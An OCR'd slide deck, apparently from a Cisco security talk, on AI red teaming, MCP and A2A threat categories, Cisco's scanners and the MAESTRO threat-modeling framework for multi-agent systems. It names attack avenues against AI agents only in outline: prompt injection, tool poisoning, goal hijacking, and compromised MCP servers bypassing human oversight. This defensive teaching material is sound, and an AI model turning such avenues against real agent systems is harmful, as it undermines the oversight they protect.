
Should I perform “AI Algorithmic Red Teaming”?

What is AI Red Teaming?

Systematic adversarial testing of AI systems to identify vulnerabilities, biases, and failure modes before deployment.



https://genai.owasp.org/resource/genai-red-teaming-guide



https://tools.aisecurityresearch.org

Algorithmic Red Teaming vs. Pen Testing, Traditional Security Red Teaming and Vulnerability Management

AI Algorithmic Red Teaming


Simulates AI model attack scenarios

Penetration Testing

Traditional controlled exploitation to understand risks

Vulnerability Assessment

Scans for known vulnerabilities, typically with no exploitation or post-exploitation



© 2026 Cisco and/or its affiliates. All rights reserved.

Securing
Model Context Protocol (MCP)

Get started


What is the Model Context Protocol (MCP)?

Copy page

MCP (Model Context Protocol) is an open-source standard for connecting AI applications to external systems.

Using MCP, AI applications like Claude or ChatGPT can connect to data sources (e.g. local files, databases), tools (e.g. search engines, calculators) and workflows (e.g. specialized prompts)—enabling them to access key information and perform tasks.

Think of MCP like a USB-C port for AI applications. Just as USB-C provides a standardized way to connect electronic devices, MCP provides a standardized way to connect AI applications to external systems.



https://modelcontextprotocol.io



https://cs.co/9009h6J3z

The MCP 12 Threat Categories: A Quick Overview (T1-T6)

COALITION FOR SECURE AI

Foundational Identity & Access (T1-T2)

- Improper Authentication:
  - Weak identity verification and credential management across agent chains
- Missing Access Control:
  - Insufficient authorization checks and privilege separation

Input Handling (T3-T4)

- Input Validation Failures:
  - Traditional injection flaws amplified by AI mediation
- Data/Control Boundary Failures:
  - The fundamental challenge of prompt injection and tool poisoning

Data & Code Protection (T5-T6)

- Inadequate Data Protection:
  - Insufficient encryption and secrets management
- Missing Integrity Controls:
  - Lack of verification for MCP servers and tool definitions

© 2026 Cisco and/or its affiliates. All rights reserved.

https://cs.co/9009h6J3z

cisco

The MCP 12 Threat Categories: A Quick Overview (T7–T12)

COSAI
COALITION FOR SECURE AI

Network & Transport (T7–T8)

- Session/Transport Security:
  - Insecure protocols and session management
- Network Isolation Failures:
  - Improper network binding and segmentation

Trust & Design (T9–T10)

- Trust Boundary Failures:
  - Overreliance on LLM judgment for security decisions
- Resource Management:
  - Absence of rate limiting and quota controls

Operational Security (T11–T12)

- Supply Chain Failures:
  - Insecure MCP server lifecycle and distribution
- Insufficient Observability:
  - Lack of logging, monitoring, and audit trails

© 2026 Cisco and/or its affiliates. All rights reserved.

https://cs.co/9009h6J3z

cisco

Why this is all bad?




Unlike traditional APIs, MCP servers influence agent reasoning, not just data.





A single compromised MCP server can:

- Alter agent goals
- Cascade failures across agents
- Bypass human oversight entirely

© 2026 Cisco and/or its affiliates. All rights reserved.







https://genai.owasp.org/resource/cheatsheet-a-practical-guide-for-securely-using-third-party-mcp-servers-1-0

Cisco MCP Scanner






https://github.com/cisco-ai-defense/mcp-scanner

© 2026 Cisco and/or its affiliates. All rights reserved.

cisco

Agent2Agent (A2A) Protocol

Agent2Agent (A2A) is an open standard for AI agents to talk to each other securely and in a vendor-neutral way. Think of it as HTTP+JSON-RPC+SSE conventions plus a task model and “agent card” schema so different agent frameworks can actually interoperate.



https://becomingahacker.org/comparing-mcp-a2a-and-agntcy-in-the-ai-agent-ecosystem-f3234b85c475

© 2026 Cisco and/or its affiliates. All rights reserved.

A2A Security Risks

```
IDENTITY & AUTH
└── Verifying agent identity across orgs

MESSAGE INTEGRITY
└── Ensuring messages aren't tampered

CAPABILITY ABUSE
└── Agents misusing exposed capabilities

DATA PRIVACY
└── Sensitive data in cross-org messages
```

Cisco A2A Scanner



```
~ (1.205s)
a2a-scanner list-analyzers

        A2A Scanner v1.0.0
    Agent-to-Agent Protocol Threat Detection

Available Analyzers:

  • yara - YaraAnalyzer
  • heuristic - HeuristicAnalyzer
  • spec - SpecComplianceAnalyzer
  • endpoint - EndpointAnalyzer

a2a-scanner analyze
auto (responsive)
```

https://github.com/cisco-ai-defense/a2a-scanner

© 2026 Cisco and/or its affiliates. All rights reserved.

How can I threat model Multi-Agent ecosystems?

MAESTRO

Multi-Agent Security Threat and Risk Observation

A framework for understanding and addressing security risks in multi-agent AI systems.

Organized in 7 Layers

```
For each layer, consider:

1. WHAT assets exist?
2. WHO are the threat actors?
3. WHAT can go wrong?
4. HOW likely is it?
5. WHAT is the impact?
6. HOW do we mitigate?
```

Layer	Key Threats
Ecosystem	Cross-boundary attacks
Orchestration	Coordination exploitation
Inter-Agent	Message injection
Agent	Goal hijacking, tool abuse
Deployment	Infrastructure compromise
Model	Prompt injection, jailbreaks
Data	Poisoning, leakage

https://genai.owasp.org

https://cloudsecurityalliance.org/blog/2025/02/06/agentic-ai-threat-modeling-framework-maestro


© 2026 Cisco and/or its affiliates. All rights reserved.

cisco




Securing AI Generated Code with Project CodeGuard


Software Engineering Changed



IDEs



